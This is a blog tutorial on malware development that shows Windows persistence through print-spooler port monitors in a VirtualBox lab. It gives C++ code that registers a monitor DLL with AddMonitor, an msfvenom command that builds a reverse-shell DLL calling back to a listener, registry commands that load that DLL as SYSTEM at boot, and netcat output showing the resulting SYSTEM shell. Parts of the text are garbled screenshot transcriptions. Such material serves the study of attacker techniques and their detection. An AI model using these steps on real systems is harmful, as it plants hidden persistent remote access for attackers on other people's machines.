

Malware development: persistence - part 8. Port monitors. Simple C++ example.

cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html

June 19, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!

The screenshot shows a Windows 10 VM environment. On the left, a terminal window displays a netcat listener on port 4445, receiving a connection from an IP address. A PowerShell window shows registry modifications for adding a driver named 'evil2.dll' under the Print\Monitors key. On the right, the Task Manager lists several processes, and the Process Hacker tool shows network connections, with one entry for 'evil2.dll' highlighted.

```
(cocomelonc㉿kali)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49675
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>PS C:\Windows\System32> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\New" /v "Driver" /d "evil2.dll" /t REG_SZ
Value Driver exists, overwrite(Yes/No)? Yes
The operation completed successfully.
PS C:\Windows\System32> reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
    Driver      REG_SZ      AppMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Ports
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitor\IppMon
    Driver      REG_SZ      IppMon.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Local Port
    Driver      REG_SZ      localspl.dll
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Meow
    Driver      REG_SZ      evil2.dll

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\New
    Driver      REG_SZ      evil2.dll

Process Hacker [WINDOWS-V9HNK33\User] - (Administrator)

Hacker View Tools Users Help
File Machine View Input Devices Help
File Machine View Input Devices Help
PS C:\Windows\System32>
```

This article is the result of my own research into the next interesting malware persistence trick: Port monitors.

port monitors

Port Monitor refers to the Windows Print Spooler Service or `spoolv.exe` in this post. When adding a printer port monitor, a user (or an attacker) is able to add an arbitrary dll that serves as the “monitor”.

There are essentially two ways to add a port monitor, also known as your malicious DLL: through the Registry for persistence or a custom Windows application ([AddMonitor](#) function) for immediate dll execution.

adding monitor

Using the Win32 API, specifically the [AddMonitor](#) function of the Print Spooler API:

```
BOOL AddMonitor(
    LPTSTR pName,
    DWORD Level,
    LPBYTE pMonitors
);
```

it is possible to add an arbitrary monitor DLL immediately while the system is running. Note that you will need local administrator privileges to add the monitor.

For example, source code of our monitor:

```
/*
monitor.cpp
windows persistence via port monitors
register the monitor port
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html
*/
#include "windows.h"
#pragma comment(lib, "winspool")

int main(int argc, char* argv[]) {
    MONITOR_INFO_2 mi;
    mi.pName = "Monitor";
    mi.pEnvironment = "Windows x64";
    // mi.pDLLName = "evil.dll";
    mi.pDLLName = "evil2.dll";
    AddMonitor(NULL, 2, (LPBYTE)&mi);
    return 0;
}
```

Compile it:

```
x86_64-w64-mingw32-g++ -O2 monitor.cpp -o monitor.exe -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-
all-constants -static-libstdc++ -static-libgcc -fpermissive -lwinspool
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$ x86_64-mingw32-g++ -O2 monitor.cpp -o monitor.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -fpermissive -lwinspool

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$ ls -lt
total 124
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Jun 20 08:17 monitor.exe
-rw-r--r-- 1 cocomelonc cocomelonc 420 Jun 20 08:17 monitor.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94245 Jun 20 08:14 evil.dll
-rwxr-x--- 1 cocomelonc cocomelonc 361 Jun 19 09:47 evil.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1020 Jun 19 09:44 pers.cpp
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$
```

Also, create our “evil” DLL:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f dll > evil2.dll
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-06-19-malware-pers-8]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f dll > evil2.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

So, compiling the code will produce an executable (`monitor.exe` in my case) that will register the malicious DLL (`evil2.dll`) on the system.

demo for add “monitor”

Copy files and run:

```
copy Z:\2022-06-19-malware-pers-8\evil2.dll .\
copy Z:\2022-06-19-malware-pers-8\monitor.exe .\
.\monitor.exe
```

```

(cocomelonc㉿kali)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49673
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>systeminfo
systeminfo

Host Name:           WINDOWS-V9HNK33
OS Name:             Microsoft Windows 10 Pro
OS Version:          10.0.17134 N/A Build 17134
OS Manufacturer:    Microsoft Corporation
OS Configuration:   Standalone Workstation
OS Build Type:      Multiprocessor Free
Registered Owner:   Registered User
Registered Organization: 00331-10000-00001-AA816
Product ID:          00331-10000-00001-AA816
Original Install Date: 12/5/2021, 12:30:47 PM
System Boot Time:    6/20/2022, 5:55:50 PM
System Manufacturer: innotek GmbH
System Model:        VirtualBox
System Type:         x64-based PC
Processor(s):        1 Processor(s) Installed.
                      [01]: Intel64 Family 6 Model
                      innotek GmbH VirtualBox, 12/
BIOS Version:        C:\Windows\system32
Windows Directory:   C:\Windows
System Directory:    C:\Windows\system32
Boot Device:          \Device\HarddiskVolume1
System Locale:       en-us;English (United States)
Input Locale:        en-us;English (United States)
Time Zone:           (UTC+06:00) Astana
Total Physical Memory: 3,192 MB
Available Physical Memory: 2,211 MB
Virtual Memory: Max Size: 3,768 MB
Virtual Memory: Available: 2,937 MB
Virtual Memory: In Use: 831 MB
Page File Location(s): C:\pagefile.sys
Domain:              WORKGROUP
Logon Server:        N/A




```

registry persistence

A list of sub-key port monitors can be found within the `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors` node. Each key should have a `REG_SZ` entry containing a `Drivers` DLL. At system startup, each of these DLLs will be executed as `SYSTEM`.

First of all, before malicious actions, check sub keys:

```
reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
```



The screenshot shows a Windows PowerShell window titled "win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox". The command run is "reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s". The output lists several registry keys under "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors":

- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
Driver REG_SZ AppMon.dll
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon\Ports
Driver REG_SZ IPPMon.dll
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Local Port
Driver REG_SZ localspl.dll
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Microsoft Shared Fax Monitor
Driver REG_SZ FXSMON.DLL
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port
Driver REG_SZ tcpmon.dll
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port\Ports
LprAckTimeout REG_DWORD 0xb4
StatusUpdateEnabled REG_DWORD 0x1
StatusUpdateInterval REG_DWORD 0xa
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\USB Monitor
Driver REG_SZ usbmon.dll
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port
Driver REG_SZ WSDMon.dll
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port\OfflinePorts

At the bottom, the command "PS C:\Windows\system32> ." is shown.

Then, add sub key **Meow** and **Driver** value:

```
reg add "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil2.dll" /t REG_SZ  
reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
```

```
PS Z:\2022-06-19-malware-pers-8> reg add "HKEY\SYSTEM\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil.dll" /t REG_SZ
The operation completed successfully.
PS Z:\2022-06-19-malware-pers-8> reg query "HKEY\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
    Driver      REG_SZ      AppMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Ports
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\IppMon
    Driver      REG_SZ      IPPMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Local Port
    Driver      REG_SZ      localspl.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Meow
    Driver      REG_SZ      evil.dll
Br
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Microsoft Shared Fax Monitor
    Driver      REG_SZ      FXSMON.DLL


HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port
    Driver      REG_SZ      tcpmon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port\Ports
    LprAckTimeout      REG_DWORD      0xb4
    StatusUpdateEnabled      REG_DWORD      0x1
    StatusUpdateInterval      REG_DWORD      0xa


HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\USB Monitor
    Driver      REG_SZ      usbmon.dll


HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port
    Driver      REG_SZ      WSMDMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port\OfflinePorts
PS Z:\2022-06-19-malware-pers-8>
```



As you can see, everything is completed correctly. Then restart victim's machine:





And after a few minutes:

```
(cocomelonc㉿kali)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49675
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>[~]
win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator:Windows PowerShell
PS C:\Windows\System32> reg add "HKEY\SYSTEM\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil2.dll" /t REG_SZ
Value Driver exists, overwrite(Yes/No)? Yes
The operation completed successfully.
PS C:\Windows\System32> reg query "HKEY\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
    Driver    REG_SZ    AppMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Ports

H: Process Hacker [WINDOWS-V9HNK33\User]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)
Processes Services Network GPU Disk and Network Comment
General Statistics Performance Threads Token Modules Memory Environment Handles Services
Name Base address Type Size Protect Use
spoolsv.exe 0x7ff7438... Image: Commit 8 kB WC C:\Windows\System32\ntdll.dll
spoolsv.exe 0x7ffa6f51000 Image: Commit 12 kB WC C:\Windows\System32\msvcrt.dll
spoolsv.exe 0x7ffa6f017000 Image: Commit 4 kB WC C:\Windows\System32\advapi32.dll
spoolsv.exe 0x7ffa6f014000 Image: Commit 4 kB WC C:\Windows\System32\adwapi32.dll
spoolsv.exe 0x7ffad449000 Image: Commit 4 kB WC C:\Windows\System32\kernel32.dll
spoolsv.exe 0x7ffa6c1b3000 Image: Commit 4 kB WC C:\Windows\System32\msvcv_vin.dll
spoolsv.exe 0x7ffa6c12000 Image: Commit 4 kB WC C:\Windows\System32\cfmgr32.dll
spoolsv.exe 0x7ffa6c0a900 Image: Commit 4 kB WC C:\Windows\System32\gdi32full.dll
spoolsv.exe 0x7ffa6bca000 Image: Commit 4 kB WC C:\Windows\System32\spicd.dll
spoolsv.exe 0x7ffa6b73000 Image: Commit 8 kB WC C:\Windows\System32\evl2.dll
spoolsv.exe 0x7ffa5c5be000 Image: Commit 16 kB WC C:\Windows\System32\srv.dll
spoolsv.exe 0x7ffa6f61000 Image: Commit 1,084 kB RX C:\Windows\System32\ntdll.dll
spoolsv.exe 0x7ffa6f91000 Image: Commit 272 kB RX C:\Windows\System32\ws2_32.dll
spoolsv.exe 0x7ffa6f515000 Image: Commit 756 kB RX C:\Windows\System32\setupapi.dll

CPU Usage: 3.71% Physical memory: 100%
Type here to search 7:25 PM 6/20/2022 Right Ctrl
```

```
win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Windows\System32> reg add "HKEY\SYSTEM\CurrentControlSet\Control\Print\Monitors\Meow" /v "Driver" /d "evil2.dll" /t REG_SZ
Value Driver exists, overwrite(Yes/No)? Yes
The operation completed successfully.
PS C:\Windows\System32> reg query "HKEY\SYSTEM\CurrentControlSet\Control\Print\Monitors" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
    Driver    REG_SZ    AppMon.dll

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Ports

H: Process Hacker [WINDOWS-V9HNK33\User]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)
Processes Services Network GPU Disk and Network Comment
General Statistics Performance Threads Token Modules Memory Environment Handles Services
Name Base address Type Size Description
spoolsv.exe 0x7ff7438... 780 kB Spooler SubSystem App
spoolsv.exe 0x7ffa6f51000 644 kB Advanced Windows 32 Base...
spoolsv.exe 0x7ffa6522... 128 kB App Printer
spoolsv.exe 0x7ffa6b87... 148 kB Windows Cryptographic Pri...
spoolsv.exe 0x7ffa6c6c7... 488 kB Windows Cryptographic Pri...
spoolsv.exe 0x7ffa6c0d... 292 kB Configuration Manager DLL
spoolsv.exe 0x7ffa6d46... 3.14 MB Microsoft COM for Windows
spoolsv.exe 0x7ffa6cc8... 1.88 MB Crypto API32
spoolsv.exe 0x7fa6b36... 760 kB DNS Client API DLL
spoolsv.exe 0x7ffa64b7... 24 kB evil2.dll
FWPULCLNT.DLL 0x7ffa665d... 456 kB FWP/IPsec User-Mode API
gdi32.dll 0x7ffa6d79... 160 kB GDI Client DLL
gdi32full.dll 0x7ffa6b6f3... 1.57 MB GDI Client DLL
IPHLPAPI.DLL 0x7ffa6b31... 224 kB IP Helper API
IPPMon.dll 0x7ffa64bb... 264 kB IPP Printer Port Monitor
kernel.appcore.dll 0x7ffa6bdf... 68 kB AppModel API Host

CPU Usage: 14.61% Physical memory: 100%
Type here to search 7:26 PM 6/20/2022 Right Ctrl
```

Let's go to check **Network** tab in Process Hacker 2:

The screenshot shows a terminal window on a Kali Linux host and a Process Hacker 2 interface on a Windows 10 VM.

